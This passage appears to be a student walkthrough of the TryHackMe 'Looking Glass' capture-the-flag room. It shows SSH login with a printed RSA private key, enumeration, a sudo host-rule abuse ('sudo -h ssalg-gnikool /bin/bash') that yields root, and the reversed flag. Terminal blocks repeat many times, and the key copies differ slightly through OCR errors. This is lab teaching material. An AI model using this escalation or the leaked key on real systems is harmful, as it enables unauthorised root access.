
She runs the command to list out the long format including the hidden files in the directory. After it is running, it states all the directory and files that are readable, the file owner has read and write permission and the owner has execute permissions. Next, she used getcap and filtered out all the errors. Also she uses the command [2 >/dev/null] to send output that needs to be ignored.



```
└─$ ssh -i id_rsa alice@10.10.132.74
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with
 all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her
eyes got large and green: and still, as Alice went on shaking her, she kept on gro
wing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ 
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aVPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5RyqlXm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WKaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJ1TZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
eBwCbMuhAoGBAOKy5OnaHwBBPcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282㉿kali)-[~]
└─$ 
```


Next, she enumerates again and uses the /sudoers.d command to instruct the system how to handle the sudo command. We cannot use sudo -l to find sudo privileges because the password is not given. Sofea used the -h command with sudo to exploit an 'ssalg-gnikool' that she got from the sudoers file that has been concatenated. So, she can run /bin/bash as root.



```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with
 all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her
eyes got large and green: and still, as Alice went on shaking her, she kept on gro
wing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aVPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5RyqlXm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WKaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJ1TZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
eBwCbMuhAoGBAOKy5OnaHwBBPcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282㉿kali)-[~]
└─$ 
```


After it is running, she can escalate to root .In this part, Adlina realises that in order for us to become the root we have to change as ssalg-gnikool hostname as it will bring us to root, (ssalg-gnikool = (root). She entered the id command to display the user, group names and numeric id of the current user. Next, she changed the directory to /root.



```
The Red Queen made no resistance whatever; only her face grew very small, and her
eyes got large and green: and still, as Alice went on shaking her, she kept on gro
wing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
root@looking-glass:/root# 
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5RyqlxmStsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pk1vJ0DyXVJ1TZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJs56uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
eBwCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUFPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282@kali)-[~]
└─$ 
```


Sofea entered ls command to list out all the files in the root directory and concatenate the root.txt to catch the flag. The flag shown is backward.



```
-and it really was a kitten, after all.
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# 
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5RyqlxmStsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pk1vJ0DyXVJ1TZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJs56uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
eBwCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUFPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$ ^C

┌──(1211103282@kali)-[~]
└─$ 
```

She concatenates the root.txt again and adds a reverse command to catch the real flag.




1 2 3 4
10.18.36.61
19% 6:05
root@looking-glass: /root
File Actions Edit View Help
1211103282@kali: ~ ×
root@looking-glass: /root ×
Screenshot taken
View image

```
-and it really was a kitten, after all.
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice    9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx------ 2 alice alice 4096 Jul  3  2020 .cache
drwx------ 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root# █
```

```
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
